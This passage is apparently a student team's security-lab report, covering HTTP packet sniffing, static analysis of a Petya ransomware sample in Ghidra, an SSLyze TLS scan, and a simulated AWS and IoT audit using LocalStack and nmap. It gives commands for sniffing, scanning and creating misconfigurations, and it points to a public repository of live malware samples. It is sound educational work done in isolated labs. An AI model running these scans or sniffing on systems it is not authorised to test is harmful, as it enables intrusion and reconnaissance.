## Task 8: Network Sniffing and Traffic Analysis (Philipp Pedron)

### Objective:

This task involved capturing and analyzing network traffic to identify unencrypted communication and potential security risks. The goal was to detect data such as login credentials, cookies, or sensitive information transferred via insecure protocols like HTTP and DNS.

### Tools Used:

- tcpdump (to capture traffic on macOS)
- Wireshark (to analyze the resulting .pcap file)

### Capture Setup:

- Interface: en0 (Wi-Fi)
- Command used:

```
sudo tcpdump -i en0 port 80 -w task8_http.pcap
```

- Website visited during capture: <http://neverssl.com>
- Total packets captured: ~11,182
- File opened in Wireshark for filtering and analysis

S No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.69.2	192.168.69.1	TCP	74	34059 → 80 [SYN] Seq=0 Win=5840 MSS=1460 SACK_PERM TStamp=2011387883 TSect=0 WS=128
2	0.000059	192.168.69.2	192.168.69.1	TCP	74	80 → 34059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TStamp=432614628 TSect=2011387883 WS=1
3	0.000153	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TStamp=2011387883 TSect=432614628
4	0.000282	192.168.69.2	192.168.69.1	HTTP	511	GET /test/etherreal.html HTTP/1.1
5	0.000330	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [ACK] Seq=1 Ack=446 Win=6432 Len=0 TStamp=432614628 TSect=2011387883
6	0.021452	192.168.69.1	192.168.69.2	HTTP	468	HTTP/1.1 200 OK (text/html)
7	0.021629	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [ACK] Seq=446 Ack=403 Win=6912 Len=0 TStamp=2011387905 TSect=432614630
8	0.021755	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [FIN, ACK] Seq=403 Ack=446 Win=6432 Len=0 TStamp=432614630 TSect=2011387905
9	0.022677	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [FIN, ACK] Seq=446 Ack=404 Win=6912 Len=0 TStamp=2011387906 TSect=432614630
10	0.022715	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [ACK] Seq=404 Ack=447 Win=6432 Len=0 TStamp=432614630 TSect=2011387906

```
Last login: Tue May 27 13:49:44 on ttys000
[philippPedron@MacBook-Pro-von-Philipp ~ % sudo tcpdump -i en0 port 80 -w task8_http.pcap
Password:
Sorry, try again.
Password:
tcpdump: listening on en0, link-type EN10MB (Ethernet), snapshot length 524288 bytes
^C30 packets captured
11182 packets received by filter
0 packets dropped by kernel
[philippPedron@MacBook-Pro-von-Philipp ~ % open -a Wireshark task8_capture.pcap
The file /Users/philippPedron/task8_capture.pcap does not exist.
philippPedron@MacBook-Pro-von-Philipp ~ % ]
```

s	No.	Time	Source	Destination	Protocol	Length	Info
C3	1	0.000000	172.20.10.2	34.223.124.45	TCP	78	63173 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162071917 TSectr=0 SACK_PERM
16	2	1.000837	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162072918 TSectr=0 SA
p8	3	2.002808	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162073920 TSectr=0 SA
il	4	3.004157	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162074921 TSectr=0 SA
e	5	4.005486	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162075923 TSectr=0 SA
ll	6	5.006562	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162076924 TSectr=0 SA
7	7.008180	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162078925 TSectr=0 SA	
8	11.009151	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162082926 TSectr=0 SA	
9	19.010231	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162090927 TSectr=0 SA	
10	35.010636	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=2162106928 TSectr=0 SA	
11	67.010551	172.20.10.2	34.223.124.45	TCP	62	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM	
12	75.005575	172.20.10.2	34.223.124.45	TCP	78	63198 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=88594992 TSectr=0 SACK_PERM	
13	76.005541	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=88595993 TSectr=0 SACK	
14	77.007349	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=88596994 TSectr=0 SACK	
15	78.008459	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=88597996 TSectr=0 SACK	
16	79.009811	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=88598997 TSectr=0 SACK	
17	80.011158	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=88599998 TSectr=0 SACK	
18	82.011569	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TStamp=88601999 TSectr=0 SACK	

## HTTP Request Observed:

- A GET request was made to /test/ethereal.html
- Server responded with HTTP/1.1 200 OK
- Content-Type: text/html
- Visible in plain text (no encryption)

## Unencrypted Protocols Used:

- Communication occurred over HTTP (port 80)
- No SSL/TLS protection was used

## Evidence of Vulnerability:

- The session used a TCP handshake and transmitted HTTP headers and page requests in cleartext
- This would allow an attacker to observe browsing behavior or intercept session data

## Task 7: Malware Analysis (Connor McCarty)

### Subtask: Analyze a provided malware sample using Ghidra

For this task we started by configuring the isolated lab environment:

- This consisted of deploying a **REMnux VM** on the Proxmox server, which contains all of the malware analysis and reverse engineering tools needed to perform static and dynamic analysis.
- When configuring the VM, we ensured that it was provided with a network bridge that was completely isolated from any of the other VMs running on the server.


Next, we searched <https://github.com/ytisf/theZoo/tree/master> to find malware samples to be analyzed.

- One that stood out was the Trojan.Ransomware.Petya directory, which contained a .zip file of the binaries used to execute the virus. Petya is a ransomware family of malware that targets Windows systems and infects the master boot record to execute a payload, encrypting the hard drive's file system and prevents Windows from booting.

After finding the malware sample and performing research on its actions, we transferred it from a flash drive to the REMnux VM, where it was uploaded to Ghidra for static analysis.


- By double clicking on the .exe file, Ghidra's **CodeBrowser** runs, which starts the static analysis, seen in the figure below:

**Figure 1.** Ghidra's CodeBrowser window displaying the assembly code of the Petya Ransomware



- By navigating to the Symbol Tree on the left side of the pane, we can view the Imports, Exports, Functions, and more. By clicking into the Imports folder, there is a folder named **KERNEL32.DLL**, which is a Windows Dynamic Linking Library that provides access to memory management, I/O operations, process and thread creation, and more.
- Running the **Detect It Easy** program for further type identification as seen in Figure 2 below:

**Figure 2.** A screenshot of the Detect It Easy (die) program ran on the RemcosRAT executable file, showing the operating system, Linker, Programming language, and Library used.



**Subtask:** Use a sandbox environment for dynamic analysis

### Task 9: Cryptography and Secure Communication (Connor McCarty)

### **Subtask:** Evaluate SSL/TLS configurations using SSLyze

For this task we started by running a simply SSLyze scan on the [www.example.com](http://www.example.com) domain on port 443:

```
└──(kali㉿kali)-[~]
  └─$ sslyze example.com:443
```

The server has a strong security posture, supporting only modern TLS protocols (1.2 and 1.3) and rejecting all legacy, insecure versions (SSL 2.0, SSL 3.0, TLS 1.0, TLS 1.1). It uses elliptic curve certificates, supports forward secrecy, and correctly implements OCSP stapling and certificate transparency.

Its use of the secp256r1 certificate curve instead of secp384r1 causes it to fail Mozilla's "Intermediate" TLS configuration profile. This is not necessarily a security flaw but rather a policy mismatch.

Category	Finding	Security Impact
Protocol Support	SSL 2.0, SSL 3.0, TLS 1.0, TLS 1.1 — Rejected	Secure - Legacy/insecure protocols disabled
	TLS 1.2 and TLS 1.2 - Supported	Secure and modern
Cipher Suites	Only GCM and ChaCha20 ciphers accepted	Secure
Forward Secrecy	Supported via ECDHE and X25519	Protects past session keys
Certificate Chain	Trusted by all major root stores	Valid and trusted
Compression	Disabled	
Heartbleed / CCS / ROBOT	Not vulnerable	Safe from these exploits
Elliptic Curve	X25519 and secp256r1 (prime256v1)	Secure curves supported
Mozilla Policy Compliance	Failed, secp256r1 is not	Minor, still secure

	recommended to use	
--	--------------------	--

**Suggestions:**

- In order to align with Mozilla's Intermediate TLS profile, the server should use secp384r1 instead of secp256r1 for the certificate.

**Task 10: Cloud and IoT Security (Mark Kovach)**

**Subtask 1:** Use cloud security tools like Scout Suite or CloudSploit for AWS/Azure assessment

-This approach uses the AWS-CLI to perform the same queries that a tool like Scout Suite or CloudSploit performs against the AWS services: S3, IAM, and EC2

-It involves probing for vulnerabilities and misconfigurations by using the APIs provided by AWS.

-Rather than probing a private AWS account (unethical) I configured a VM to run LocalStack, which is a program intended to simulate a real AWS environment for rapid dev work.

**Environment:**

Kali VM for assessments

VM on network running LocalStack

-Created a VM running Ubuntu server 24.04.2

-Installed docker

-Installed a LocalStack docker container

This is to simulate an AWS environment

-In order to simulate the effects of cloud security tools like Scout Suite or CloudSploit, I am using AWS-CLI calls against LocalStack's endpoints and performing manual checks to uncover misconfigurations

*Figure 10.1 (See Appendix 10)*

*Figure 10.2 (See Appendix 10)*

**Subtask 1.A**

Enumerating S3 Buckets and ACLs

-Create a “localstack” Profile in ~/.aws/credentials

-Create a Matching Entry in ~/.aws/config with a Default Region

*Figure 10.3 (See Appendix 10)*

-Create a test bucket

Figure 10.4 (See Appendix 10)

Figure 10.5 (See Appendix 10)

### 1.A.1 Create a misconfiguration:

-Update public-assets ACL to simulate a misconfiguration

-Verify ACL

```
[kali㉿kali] ~]$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api get-bucket-acl --bucket public-assets
{
  "Owner": {
    "DisplayName": "webfile",
    "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6cae54ba06a"
  },
  "Grants": [
    {
      "Grantee": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6cae54ba06a",
        "Type": "CanonicalUser"
      },
      "Permission": "FULL_CONTROL"
    }
  ]
}
```

Figure 10.6

|This indicate that the bucket is private

-Make public-assets world readable (to simulate misconfiguration)

```
[kali㉿kali] ~]$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api put-bucket-acl --bucket public-assets --acl public-read
[kali㉿kali] ~]$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api get-bucket-acl --bucket public-assets
{
  "Owner": {
    "DisplayName": "webfile",
    "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6cae54ba06a"
  },
  "Grants": [
    {
      "Grantee": {
        "Permission": "FULL_CONTROL"
      },
      "Grantee": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6cae54ba06a",
        "Type": "CanonicalUser"
      },
      "Permission": "FULL_CONTROL"
    },
    {
      "Grantee": {
        "Type": "Group",
        "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
      },
      "Permission": "READ"
    }
  ]
}
```

Figure 10.7

>We can see that the public-assets Grantee entry confirms the bucket is publicly readable

-Add a test object to the public-assets buckets

Figure 10.8 (See Appendix 10)

### 1.A.2 Checking for misconfiguration:

Enumerate and verify S3 buckets

Figure 10.9 (See Appendix 10)

Test public-assets bucket to see if file can be retrieved without credentials

```
[kali㉿kali] ~]$ aws --endpoint-url=http://192.168.1.10:4566 s3 cp s3://public-assets/private.txt .
download: s3://public-assets/private.txt to ./private.txt
[kali㉿kali] ~]$ cat private.txt
Private file with very sensitive content
```

Figure 10.10

Test file is received

End subtask 1.A

## Subtask 1.B

Enumerate IAM Users, Roles and Policies

### 1.B.1 Create users



```
(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-user --user-name AdminUser
{
    "User": {
        "Path": "/",
        "UserName": "AdminUser",
        "UserId": "ot9weiybvrze1oqg79z1",
        "Arn": "arn:aws:iam::000000000000:user/AdminUser",
        "CreateDate": "2025-06-12T05:46:08.741000+00:00"
    }
}
task0Sub...[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-user --user-name DevUser
{
    "User": {
        "Path": "/",
        "UserName": "DevUser",
        "UserId": "b1x0pfimzytmmzz6c6f6",
        "Arn": "arn:aws:iam::000000000000:user/DevUser",
        "CreateDate": "2025-06-12T05:46:34.327000+00:00"
    }
}
```

Figure 10.11

-Give AdminUser admin access

Figure 10.12 (See Appendix 10)

-Create and attach a custom managed policy for DevUser

Figure 10.13 (See Appendix 10)

-Create a trust policy document for DevRole

Figure 10.14 (See Appendix 10)

-Create role DevRole and attach the trust policy

Figure 10.15 (See Appendix 10)

### 1.B.2 List all IAM users



```
(kali㉿kali)-[~]
└─$ aws --profile default --endpoint-url=http://192.168.1.10:4566 iam list-users --output table
ListUsers
+-----+-----+-----+-----+-----+
| Arn | CreateDate | Path | UserId | UserName |
+-----+-----+-----+-----+-----+
| arn:aws:iam::000000000000:user/AdminUser | 2025-06-12T05:46:08.741000+00:00 | / | ot9weiybvrze1oqg79z1 | AdminUser |
| arn:aws:iam::000000000000:user/DevUser | 2025-06-12T05:46:34.327000+00:00 | / | b1x0pfimzytmmzz6c6f6 | DevUser |
+-----+-----+-----+-----+-----+
```

Figure 10.16

### 1.B.3 List all IAM roles

ListRoles					
Roles					
Arn	CreateDate	MaxSessionDuration	Path	RoleId	RoleName
arn:aws:iam::000000000000:role/DevRole	2025-06-12T06:49:38.339371+00:00	3600	/	AROAQAAAAAAN4KNUAPVY	DevRole
AssumeRolePolicyDocument					
Version	2012-10-17				
Statement					
Action				Effect	
sts:AssumeRole				Allow	
Principal	AWS	arn:aws:iam::000000000000:user/DevUser			


Figure 10.17

### 1.B.4 Inspect attached managed policies for each user

-For AdminUser

Figure 10.18 (See Appendix 10)

-Fetch AdministratorAccess policy document



```
AttachedPolicies -/AdministratorAccess_policy.json - Mousepad
File Edit Search View Document Help
File New Open C x D C x F x S x Q x
1
2 "Statement": [
3   {
4     "Action": "*",
5     "Effect": "Allow",
6     "Resource": "*"
7   },
8 ]
9 "Version": "2012-10-17"
10
11
$ aws --profile default --endpoint-url=http://192.168.1.10:4566 iam get-policy-version --policy-arm arn:aws:iam::aws:policy/AdministratorAccess --version-id v1 --query 'PolicyVersion.Document' --output json > AdministratorAccess_policy.json
```

Figure 10.19

-For DevUser

Figure 10.20 (See Appendix 10)

-Fetch DevUserFull policy document

The screenshot shows a terminal window with the following command and its output:

```
$ aws --profile default --endpoint-url=http://192.168.1.10:4566 iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --version-id v1 --query 'PolicyVersion.Document' --output json > DevUserFull_policy.json
```

Simultaneously, a Mousepad application window is open, displaying the contents of the `DevUserFull_policy.json` file. The file contains the following JSON:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

Figure 10.21

The IAM users were configured to contain several misconfigurations, both users were given wildcard credentials. Based on the inspection I performed on these, without using credentials, we were able to retrieve the information about these accounts. AdministratorAccess\_policy.json showed that the “Action” and “Resource” credentials were “\*”, if these leaked, it could result in full account compromise. DevUserFull\_policy.json showed that its “Action” and “Resource” credentials were also “\*” which would be overprivileged for this account type. With these credentials a “developer” would be able to delete or modify any resource.

End Subtask 1.B

### Subtask 1.C

Inspect EC2 Security Groups

#### 1.C.1 Create an insecure security group

- Create the security group

*Figure 10.22 (See Appendix 10)*

- Add an ingress rule opening port 22 to 0.0.0.0/0

*Figure 10.23 (See Appendix 10)*

#### 1.C.2 List all security groups

```
(kali㉿kali)-[~]
$ aws --endpoint-url=http://192.168.1.10:4566 ec2 describe-security-groups --output table
```

DescribeSecurityGroups	
SecurityGroups	
Description	default VPC security group
GroupId	sg-336fcc324a09acd50
GroupName	default
OwnerId	000000000000
SecurityGroupArn	arn:aws:ec2:us-east-1:000000000000:security-group/sg-336fcc324a09acd50
VpcId	vpc-2f8c3ce561ad24a82
IpPermissionsEgress	
IpProtocol	-1
IpRanges	
CidrIp	0.0.0.0/0
SecurityGroups	
Description	SSH open to world
GroupId	sg-ad9830c36c994f5ca
GroupName	insecure-sg
OwnerId	000000000000
SecurityGroupArn	arn:aws:ec2:us-east-1:000000000000:security-group/sg-ad9830c36c994f5ca
VpcId	vpc-2f8c3ce561ad24a82
IpPermissions	
FromPort	22
IpProtocol	tcp
ToPort	22

Figure 10.24

IpRanges	
CidrIp	0.0.0.0/0
IpPermissionsEgress	
IpProtocol	-1
IpRanges	
CidrIp	0.0.0.0/0
SecurityGroups	
Description	default VPC security group
GroupId	sg-336fcc324a09acd50
GroupName	default
OwnerId	000000000000
SecurityGroupArn	arn:aws:ec2:us-east-1:000000000000:security-group/sg-336fcc324a09acd50
VpcId	vpc-2f8c3ce561ad24a82
IpPermissionsEgress	
IpProtocol	-1
IpRanges	
CidrIp	0.0.0.0/0
SecurityGroups	
Description	SSH open to world
GroupId	sg-ad9830c36c994f5ca
GroupName	insecure-sg
OwnerId	000000000000
SecurityGroupArn	arn:aws:ec2:us-east-1:000000000000:security-group/sg-ad9830c36c994f5ca
VpcId	vpc-2f8c3ce561ad24a82
IpPermissions	
FromPort	22
IpProtocol	tcp
ToPort	22

Figure 10.25

ToPort	22
IpRanges	
CidrIp	0.0.0.0/0
IpPermissionsEgress	
IpProtocol	-1
IpRanges	
CidrIp	0.0.0.0/0

(END)

Figure 10.26

### 1.C.3 Examine ingress rules in detail

```
(kali㉿kali)-[~]
aws aws --endpoint-url=http://192.168.1.10:4566 ec2 describe-security-groups --group-ids sg-ad9830c36c994f5ca --query 'SecurityGroups[0].IpPermissions' --out
put json
[
    {
        "IpProtocol": "tcp",
        "FromPort": 22,
        "ToPort": 22,
        "UserIdGroupPairs": [],
        "IpRanges": [
            {
                "CidrIp": "0.0.0.0/0"
            }
        ],
        "Ipv6Ranges": [],
        "PrefixListIds": []
    }
]
```

Figure 10.27

### 1.C.4 Validate the port's reachability with Nmap

```
(kali㉿kali)-[~]
~/insecure-sg-nmap.txt - Mousepad
File Edit Search View Document Help
File Edit Search View Document Help
1 # Nmap 7.94SVN scan initiated Thu Jun 12 15:12:08 2025 as: /usr/lib/nmap/nmap --privileged -Pn -p 22 -oN insecure-sg-nmap.txt
192.168.1.10
2 Nmap scan report for 192.168.1.10
3 Host is up (0.00025s latency).
4
5 PORT      STATE SERVICE
6 22/tcp    open  ssh
7 MAC Address: BC:24:11:56:43:70 (Unknown)
8
9 # Nmap done at Thu Jun 12 15:12:21 2025 -- 1 IP address (1 host up) scanned in 13.17 seconds
10

(kali㉿kali)-[~]
$ nmap -Pn -p 22 192.168.1.10 -oN insecure-sg-nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-12 15:12 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00025s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: BC:24:11:56:43:70 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```

Figure 10.28

-Upon inspection of EC2 Security groups, I found that there were two groups in this AWS instance. The first group is the default group, which has no ingress rules. This group is secure since it has no public ingress. The second group is the insecure-sg group, which is open on port 22 from 0.0.0.0/0. This group is insecure, the SSH is open and at risk of being brute-forced.

End Subtask 1.C

**Subtask 2:** Perform a basic security audit on at least one IoT device using Shodan

-For this subtask I configured a VM with Turnkey Fileserver and then installed telnetd, syslogd, and inetd.

-This simulates an IoT device with Telnet, FTP, HTTP, and weak default credentials.

-I then perform a basic security audit on it using nmap and wireshark from my Kali VM.

## 2.1 Identify the IoT devices IP address

```
(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24 -oN ~/iot_assessment/iot_ping_sweep.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-12 15:48 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00095s latency).
MAC Address: 28:80:88:33:36:D2 (Netgear)
Nmap scan report for 192.168.1.3
Host is up (0.00042s latency).
MAC Address: 2C:E8:7F:DA:54:8C (Dell)
Nmap scan report for 192.168.1.5
Host is up (0.00044s latency).
MAC Address: 5C:60:BA:E0:60:86 (HP)
Nmap scan report for 192.168.1.6
Host is up (0.00043s latency).
MAC Address: BC:24:11:79:3F:90 (Unknown)
Nmap scan report for 192.168.1.9
Host is up (0.00043s latency).
MAC Address: BC:24:11:7E:B9:7B (Unknown)
Nmap scan report for 192.168.1.10
Host is up (0.00043s latency).
MAC Address: BC:24:11:56:43:70 (Unknown)
Nmap scan report for 192.168.1.12
Host is up (0.00043s latency).
MAC Address: BC:24:11:65:2D:E1 (Unknown)
Nmap scan report for 192.168.1.50
Host is up (0.00030s latency).
MAC Address: 6C:6E:07:13:8C:52 (Unknown)
Nmap scan report for 192.168.1.14
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 28.01 seconds
```

Figure 10.29

## 2.2 Port scan and banner grab

```
(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.1.12 -oN ~/iot_assessment/iot_nmap_all_ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-12 16:19 EDT
Nmap scan report for 192.168.1.12
Host is up (0.000059s latency).
